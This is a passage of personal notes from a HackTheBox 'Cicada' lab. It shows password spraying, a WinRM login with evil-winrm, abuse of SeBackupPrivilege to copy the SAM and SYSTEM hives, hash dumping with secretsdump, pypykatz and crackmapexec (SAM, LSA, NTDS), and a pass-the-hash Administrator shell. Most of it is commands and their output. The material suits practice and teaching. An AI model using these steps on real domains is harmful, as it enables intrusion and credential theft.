SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:Q!3@Lp#M6b*7t*Vt
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:Q!3@Lp#M6b*7t*Vt
```

Sucessful Attempts:

SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\emily.oscars:Q!3@Lp#M6b7tVt
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\Dev Support:Cicada$M6Corpb*@Lp#nZp!8
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\Dev Support:aRt$Lp#7t*VQ!3
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\Dev Support:Q!3@Lp#M6b7tVt
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb@Lp#nZp!8
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8

BRUH...

- the machine was being reset while I was trying to use crackmapexec to see if `emily.oscars` has access to WINRM...



Emily WINRM Access:

use crackmapexec to check if emily has access:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec winrm 10.10.11.35 -u "emily.oscars" -p pass3.txt
SMB         10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
HTTP        10.10.11.35     5985   CICADA-DC        [*] http://10.10.11.35:5985/wsman
WINRM       10.10.11.35     5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
```

Access to winrm:


```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ evil-winrm -i 10.10.11.35 -u "emily.oscars"
Enter Password:

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```

User Flag!

```
d-----         10/11/2024   2:45 AM                Ian Lin
d-r---           5/8/2021   1:20 AM                Links
d-r---           5/8/2021   1:20 AM                Music
d-r---           5/8/2021   1:20 AM                Pictures
d-----           5/8/2021   1:20 AM                Saved Games
d-r---           5/8/2021   1:20 AM                Videos


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        10/10/2024  11:58 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
```


Post-Exploitation:

whoami /all



- this is similar to `sudo -l` in linux and gave me some interesting information about the user such as the group they belong to called *“Backup Operators”* and the privilege *“SeBackupPrivilege”*

Google search exploits for this:



- Found article from: https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/
-

Trying to exploit it:

- I was able to basically create a backup of the SAM and system , into my own temp directory that way I would have my own permissions over this content.
- using this I was able to download them through `evil-winRM` then and see their contents...

```
*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> download sam

Info: Downloading C:\Temp\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\Temp> download system

Info: Downloading C:\Temp\system to system
Progress: 11% : |▒▒▒▒▒▒▒▒▒▒▒▒|
```

- The downloading system took a long time....

Dumping the DUMPING SAM by using system:

Using impacket:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ impacket-secretsdump -sam sam  -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

using pypykatz:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ pypykatz registry --sam sam  system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
============== SAM hive secrets ==============
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Just to practice I tried dumping LSA, SAM, NTDS

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u "Administrator" -H "2b87e7c93a3e8a0ea4a581937016f341" --ntds
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)
SMB         10.10.11.35     445    CICADA-DC        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.11.35     445    CICADA-DC        [-] Could not connect: timed out

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u "Administrator" -H "2b87e7c93a3e8a0ea4a581937016f341" --sam
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)
SMB         10.10.11.35     445    CICADA-DC        [+] Dumping SAM hashes
SMB         10.10.11.35     445    CICADA-DC        Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
SMB         10.10.11.35     445    CICADA-DC        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.35     445    CICADA-DC        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         10.10.11.35     445    CICADA-DC        [+] Added 3 SAM hashes to the database

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u "Administrator" -H "2b87e7c93a3e8a0ea4a581937016f341" --lsa
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)
SMB         10.10.11.35     445    CICADA-DC        [+] Dumping LSA secrets
SMB         10.10.11.35     445    CICADA-DC        CICADA\CICADA-DC$:aes256-cts-hmac-sha1-96:927c80eadcc156ecbd4cb320263b6b1abf3b30327549b6cc9ce36513c83164b3
SMB         10.10.11.35     445    CICADA-DC        CICADA\CICADA-DC$:aes128-cts-hmac-sha1-96:de29692730025f0a64cc3df3cba86e51
SMB         10.10.11.35     445    CICADA-DC        CICADA\CICADA-DC$:des-cbc-md5:076efb4f6de99443
SMB         10.10.11.35     445    CICADA-DC        CICADA\CICADA-DC$:plain_password_hex:6209748a5ab74c44bd98fc5015b664647841a634c4a1b2d6733289c33f76fc6427f7ccd8f6d978a79eec3ae49eb8c0b5b14e193ec484ea1152e8a04e01a3403b3111c0373d
627ae5be5e945ed58cfb77a2a50e9ffe7e6a4531febd965181e528815d264885921118fb7a74eff51306dbffa4d6a0c995be5c35063576fc4a3eba39d0168d4601da0a0c12748ae870ff36d7fb044649032f550f04c017f6d94675b3517d06450561c71ddf8734100898bf2c19359c69d107
269a7e182c3c04b96f7b5bc4af488e128f8
SMB         10.10.11.35     445    CICADA-DC        CICADA\CICADA-DC$:aad3b435b51404eeaad3b435b51404ee:188c2f3cb7592e18d1eae37991dee696:::
SMB         10.10.11.35     445    CICADA-DC        dpapi_machinekey:0x0e3d4a419282c47327eb03989632b3bef8998f71
dpapi_userkey:0x4bb80d985193ae360a4d97f3ca06350b02549fbb
SMB         10.10.11.35     445    CICADA-DC        NL$KM:cc1501f764391e7a5e538cc174e62b01369b50b8d07223d9b6c56e922f5708d81eba8e8123250327364c19b496cd251f8ff97f5d71e66e8cffcbeb5e4ea4e696
SMB         10.10.11.35     445    CICADA-DC        [+] Dumped 7 LSA secrets to /home/kali/.cme/logs/CICADA-DC_10.10.11.35_2024-10-11_204457.secrets and /home/kali/.cme/logs/CICADA-DC_10.10.11.35_2024-10-11_204457.cached
```

Getting ROOT FLAG:

- Used evil winrm with the hash we got from the sam...

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ evil-winrm -i 10.10.11.35 -u "Administrator" -H "2b87e7c93a3e8a0ea4a581937016f341"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

- Need to go to desktop...

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        10/11/2024   10:37 PM             34 root.txt
```

LAB SOLVED!!!